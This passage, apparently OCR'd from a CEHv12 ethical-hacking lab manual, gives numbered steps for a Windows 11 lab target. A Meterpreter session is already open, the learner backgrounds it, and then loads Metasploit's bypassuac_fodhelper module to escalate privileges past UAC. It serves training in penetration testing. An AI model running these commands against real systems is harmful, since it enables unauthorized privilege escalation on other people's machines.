


20. Leave the **Windows 11** machine running and click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine.




21. The Meterpreter session has successfully been opened, as shown in the screenshot.

22. Type **getuid** and press **Enter** to display current user ID.



23. Now, we shall try to bypass the user account control setting that is blocking you from gaining unrestricted access to the machine.

24. Type **background** and press **Enter**, to background the current session.




Note: In this task, we will bypass Windows UAC protection via the FodHelper Registry Key. It is present in Metasploit as a bypassuac_fodhelper exploit.

25. In the terminal window, type **use exploit/windows/local/bypassuac_fodhelper** and press **Enter**.

26. Now type **set session 1** and press **Enter**.

27. Type **show options** in the meterpreter console and press **Enter**.

